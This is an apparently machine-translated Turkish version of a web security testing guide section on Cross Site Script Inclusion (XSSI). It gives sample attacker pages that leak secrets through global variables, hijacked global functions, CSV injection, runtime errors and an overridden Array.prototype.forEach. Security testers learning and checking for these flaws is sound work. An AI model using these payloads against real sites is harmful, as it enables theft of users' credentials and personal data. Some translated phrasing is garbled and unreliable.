

# Testing for Cross Site Script Inclusion ( Siteler Arası Betik Ekleme Testi)

## Summary (Özet)

Cross Site Script Inclusion (XSSI) güvenlik açığı, başlangıç veya çapraz domain sınırları boyunca hassas veri sızıntısına izin verir. Hassas veriler kimlik doğrulama ile ilgili verileri (giriş durumları, çerezler, auth tokenleri, oturum kılavuzları vb.) veya kullanıcının kişisel veya hassas kişisel verilerini (e-posta adresleri, telefon numaraları, kredi kartı bilgileri, sosyal güvenlik numaraları vb.) içerebilir. XSSI, Cross Site Request Forgery'ye (CSRF) benzer bir istemci tarafı saldırısıdır, ancak farklı bir amacı vardır. CSRF, bir kurbanın sayfasındaki belirli devlet değiştiren eylemleri yürütmek için doğrulanmış kullanıcı bağlamını kullandığında (örneğin saldırganın hesabına para aktarın, ayrıcalıkları değiştirin, şifreyi sıfırlamak vb.), XSSI bunun yerine doğrulanmış oturumlardan hassas verileri sızdırmak için istemci tarafında JavaScript kullanır.

Varsayılan olarak, web sitelerinin yalnızca aynı kökenden olmaları durumunda verilere erişmesine izin verilir. Bu, önemli bir uygulama güvenlik ilkesidir ve aynı köken politikası (RFC 6454 tarafından tanımlanmıştır). Bir köken, URI şemasının (HTTP veya HTTPS), ana bilgisayar adı ve bağlantı noktası numarasının kombinasyonu olarak tanımlanır. Ancak, bu politika HTML için geçerli değildir.

`<script>` Etiket dahil etmeler. Bu istisna gereklidir, çünkü onsuz web siteleri üçüncü taraf hizmetlerini tüketemez, trafik analizini yapamaz veya reklam platformlarını kullanamaz.

Tarayıcı bir web sitesi açtığında `<script>` Etiketler, kaynaklar çapraz köken etki alanından alınır. Kaynaklar daha sonra hassas verileri sızdırma fırsatı sunan site veya tarayıcı dahil olmak üzere aynı bağlamda çalışır. Çoğu durumda, bu JavaScript kullanılarak elde edilir, ancak komut dosyası kaynağının türlü bir JavaScript dosyası olması gerekmez. `text/javascript` ya da `.js` Uzatma.

Eski tarayıcının güvenlik açıkları (IE9/10), çalışma sırasında JavaScript hata mesajları aracılığıyla veri sızıntısına izin verdi, ancak bu güvenlik açıkları artık

satıcılar tarafından yamalandı ve daha az alakalı olarak kabul edildi. Kıyat sıfatını ayarlayarak `<script>` etiket, bir saldırgan veya test cihazı UTF-16 kodlamasını uygulayabilir ve diğer veri formatları için veri sızıntısına izin verebilir (örneğin. JSON) bazı durumlarda. Bu saldırılarda daha fazla bilgi için, Bkz. Tanımlayıcı temelli XSSI saldırıları.

## Test Objectives (Test Hedefleri)

- Sistem genelinde hassas verileri bulun.
- Hassas verilerin sızmasını çeşitli tekniklerle değerlendirin.

## How To Test (Nasıl Test Edilir)

### Collect Data Using Authenticated and Unauthenticated User Sessions (Doğrulanmış ve Doğrusal Olmayan Kullanıcı Seslerini Kullanarak Veri Toplayın)

Hassas verilerin gönderilmesinden hangi uç noktaların sorumlu olduğunu, hangi parametrelerin gerekli olduğunu belirleyin ve doğrulanmış kullanıcı oturumları kullanılarak ilgili tüm dinamik ve statik olarak oluşturulmuş JavaScript yanıtlarını tanımlayın. JSONP kullanılarak gönderilen hassas verilere özel dikkat edin. Dinamik olarak oluşturulmuş JavaScript yanıtlarını bulmak için, doğrulanmış ve doğrulanmamış istekler oluşturmak, sonra bunları karşılaştırın. Farklılarsa, cevabın dinamik olduğu anlamına gelir; aksi takdirde statiktir. Bu görevi basitleştirmek için Veit Hailperin'in Burp proxy eklentisi gibi bir araç kullanılabilir. JavaScript'e ek olarak diğer dosya türlerini kontrol ettiğinizden emin olun; XSSI sadece JavaScript dosyaları ile sınırlı değildir.

### Determine Whether the Sensitive Data Can Be Leaked Using JavaScript (Hassas Verilerin JavaScript Kullanılarak Sızdırılıp Sızdırılamayacağını Belirleyin)

Testçiler, XSSI güvenlik açıkları aracılığıyla veri sızıntısı için aşağıdaki araçlar için kodu analiz etmelidir:

1. Küresel değişkenler
2. Küresel fonksiyon parametreleri
3. CSV (Comma Ayır Değerler) teklif hırsızlığı ile

4. JavaScript çalışma süresi hataları

5. Prototip zincirleme kullanarak `this`

## 1. Sensitive Data Leakage via Global Variables (1. Küresel Değişkenler aracılığıyla Hassas Veri Sızıntısı)

Bir API anahtarı URI ile bir JavaScript dosyasında saklanır

`https://victim.com/internal/api.js` Kurbanın web sitesinde, `victim.com`, sadece doğrulanmış kullanıcılar için erişilebilir. Bir saldırgan bir web sitesini yapılandırır, `attackingwebsite.com`, ve kullanır. `<script>` JavaScript dosyasına atıfta bulunmak için etiket.

İşte içindekiler `https://victim.com/internal/api.js` :

```
(function() {  
  window.secret = "supersecretUserAPIkey";  
})();
```

Saldırı bölgesi, `attackingwebsite.com`, bir tane var. `index.html` Aşağıdaki kod ile birlikte:

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Leaking data via global variables</title>  
  </head>  
  <body>  
    <h1>Leaking data via global variables</h1>  
    <script src="https://victim.com/internal/api.js"></script>  
    <div id="result">  
    </div>  
    <script>  
      var div = document.getElementById("result");  
      div.innerHTML = "Your secret data <b>" + window.secret + "</b>";  
    </script>  
  </body>  
</html>
```

Bu örnekte, bir kurban kimlik doğrulanır. `victim.com`. . Bir saldırgan kurbanın için cezbeder `attackingwebsite.com` Sosyal mühendislik, kimlik avı e-postaları vb. Kurbanın

tarayıcısı daha sonra getiriyor `api.js` Hassas verilerin küresel JavaScript değişkeni ile sızdırılması ve kullanılmasıyla görüntülenmesine neden olur. `innerHTML` . .

## 2. Sensitive Data Leakage via Global Function Parameters (2. Küresel Fonksiyon Parametreleri ile Hassas Veri Sızıntısı)

Bu örnek, bu durumda hariç, bir öncekine benzer `attackingwebsite.com` Maktulün küresel JavaScript işlevini üstlenerek hassas verileri çıkarmak için küresel bir JavaScript işlevi kullanır.

İşte içindekiler `https://victim.com/internal/api.js` : :

```
(function() {  
  var secret = "supersecretAPIkey";  
  window.globalFunction(secret);  
})();
```

Saldırı bölgesi, `attackingwebsite.com` , bir tane var. `index.html` Aşağıdaki kod ile birlikte:

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Leaking data via global function parameters</title>  
  </head>  
  <body>  
    <div id="result">  
    </div>  
    <script>  
      function globalFunction(param) {  
        var div = document.getElementById("result");  
        div.innerHTML = "Your secret data: <b>" + param + "</b>";  
      }  
    </script>  
    <script src="https://victim.com/internal/api.js"></script>  
  </body>  
</html>
```


JavaScript prototip zincirleri veya küresel fonksiyon aramaları yoluyla hassas veri sızıntısına neden olabilecek başka XSSi güvenlik açıkları da vardır. Bu saldırılarda daha fazlası için, Dinamik JavaScript'in Beklenmedik Tehlikeleri'ne bakın.

### 3. Sensitive Data Leakage via CSV with Quotations Theft (3. Alıntı Hırsızlığı ile CSV üzerinden Hassas Veri Sızıntısı)

Verileri sızdırmak için saldırganın / testçinin CSV verilerine JavaScript kodunu enjekte edebilmesi gerekir. Aşağıdaki örnek kod, Takeshi Terada'nın Tanımlayıcı tabanlı XSI'nin beyaz kağıt saldırısından bir alıntısıdır.

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: xxxx

1,"___","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"___","zzz@example.com","03-0000-0099"
```

Bu örnekte, kullanma  Enjeksiyon noktaları olarak sütunlar ve yerine JavaScript dizeleri yerleştirmek aşağıdaki sonuca sahiptir.

```
1,"\"\",$$$=function(){/*,\"aaa@a.example\",\"03-0000-0001"
2,\"foo\",\"bbb@b.example\",\"03-0000-0002"
...
98,\"bar\",\"yyy@example.net\",\"03-0000-0088"
99,\"*/*/*,\"zzz@example.com\",\"03-0000-0099"
```

Jeremiah Grossman, 2006 yılında Gmail'de JSON'daki kullanıcı kişilerin çıkarılmasına izin veren benzer bir güvenlik açığı hakkında yazdı. Bu durumda, veriler Gmail'den alındı ve verileri sızdırmak için referanssız bir Dizi oluşturucu kullanılarak tarayıcı JavaScript motoru tarafından ayrıştırıldı. Bir saldırgan, bunun gibi dahili Dizin yapıcuyu tanımlayarak ve aşırı yazarak bu Diziye hassas verilerle erişebilir:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking gmail contacts via JSON </title>
  </head>
  <body>
    <script>
      function Array() {
        // steal data
      }
    </script>
    <script src="http://mail.google.com/mail/?_url_scrubbed_"></script>
  </body>
</html>
```

#### 4. Sensitive Data Leakage via JavaScript Runtime Errors (4. JavaScript Çalışma Süresi Hataları ile Hassas Veri Sızıntısı)

Tarayıcılar normalde standart JavaScript hata mesajları sunar. Bununla birlikte, IE9/10 durumunda, çalışma zamanı hata mesajları, verileri sızdırmak için kullanılabilir ek ayrıntılar sağlamıştır. Örneğin, bir web sitesi [victim.com](http://victim.com) URI'de aşağıdaki içeriğe hizmet eder <http://victim.com/service/csvendpoint> Doğrulanmış kullanıcılar için:

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13


1,abc,def,ghi
```

Bu güvenlik açığı aşağıdakilerle sömürülebilir:

```
<!--error handler →
<script>window.onerror = function(err) {alert(err)}</script>
```

```
<!--load target CSV -->  
<script src="http://victim.com/service/csvendpoint"></script>
```

Tarayıcı CSV içeriğini JavaScript olarak oluşturmaya çalıştığında, hassas verileri başarısız olur ve sızdırır:



Şekil 4.11.13-1: JavaScript çalışma süresi hata mesajı

## 5. Sensitive Data Leakage via Prototype Chaining Using `this` (5. Prototip Zincirleme Kullanımıyla Hassas Veri Sızıntısı Kullanımı `this` )

JavaScript'te, `this` Anahtar kelime dinamik olarak kapsanmaktadır. Bu, bir nesneye bir fonksiyon çağrılırsa, `this` Çağrı

işlevi nesnenin kendisine ait olmasa bile bu nesneye işaret edecektir. Bu davranış verileri sızdırmak için kullanılabilir. Sebastian Leike'nin gösteri sayfasından aşağıdaki örnekte, hassas veriler bir Dizide saklanır. Bir saldırgan geçersiz kılabilir

`Array.prototype.forEach` Saldırgan kontrollü bir fonksiyonla. Bazı kodları ararsa `forEach` Hassas değerleri içeren bir dizi örneğinde işlev, saldırgan kontrollü fonksiyon ile çağrılacaktır. `this` Hassas verileri içeren nesneye işaret etmek.

İşte hassas veriler içeren bir JavaScript dosyasının bir alıntısı, `javascript.js` :

```
...  
(function() {
```

```
var secret = ["578a8c7c0d8f34f5", "345a8b7c9d8e34f5"];

secret.forEach(function(element) {
    // do something here
});
})();
...
```

Hassas veriler aşağıdaki JavaScript kodu ile sızdırılabilir:

```
...
<div id="result">

</div>
<script>
Array.prototype.forEach = function(callback) {
    var resultString = "Your secret values are: <b>";
    for (var i = 0, length = this.length; i < length; i++) {
        if (i > 0) {
            resultString += ", ";
        }
        resultString += this[i];
    }
    resultString += "</b>";
    var div = document.getElementById("result");
    div.innerHTML = resultString;
};
</script>
<script src="http://victim.com/.../javascript.js"></script>
...
```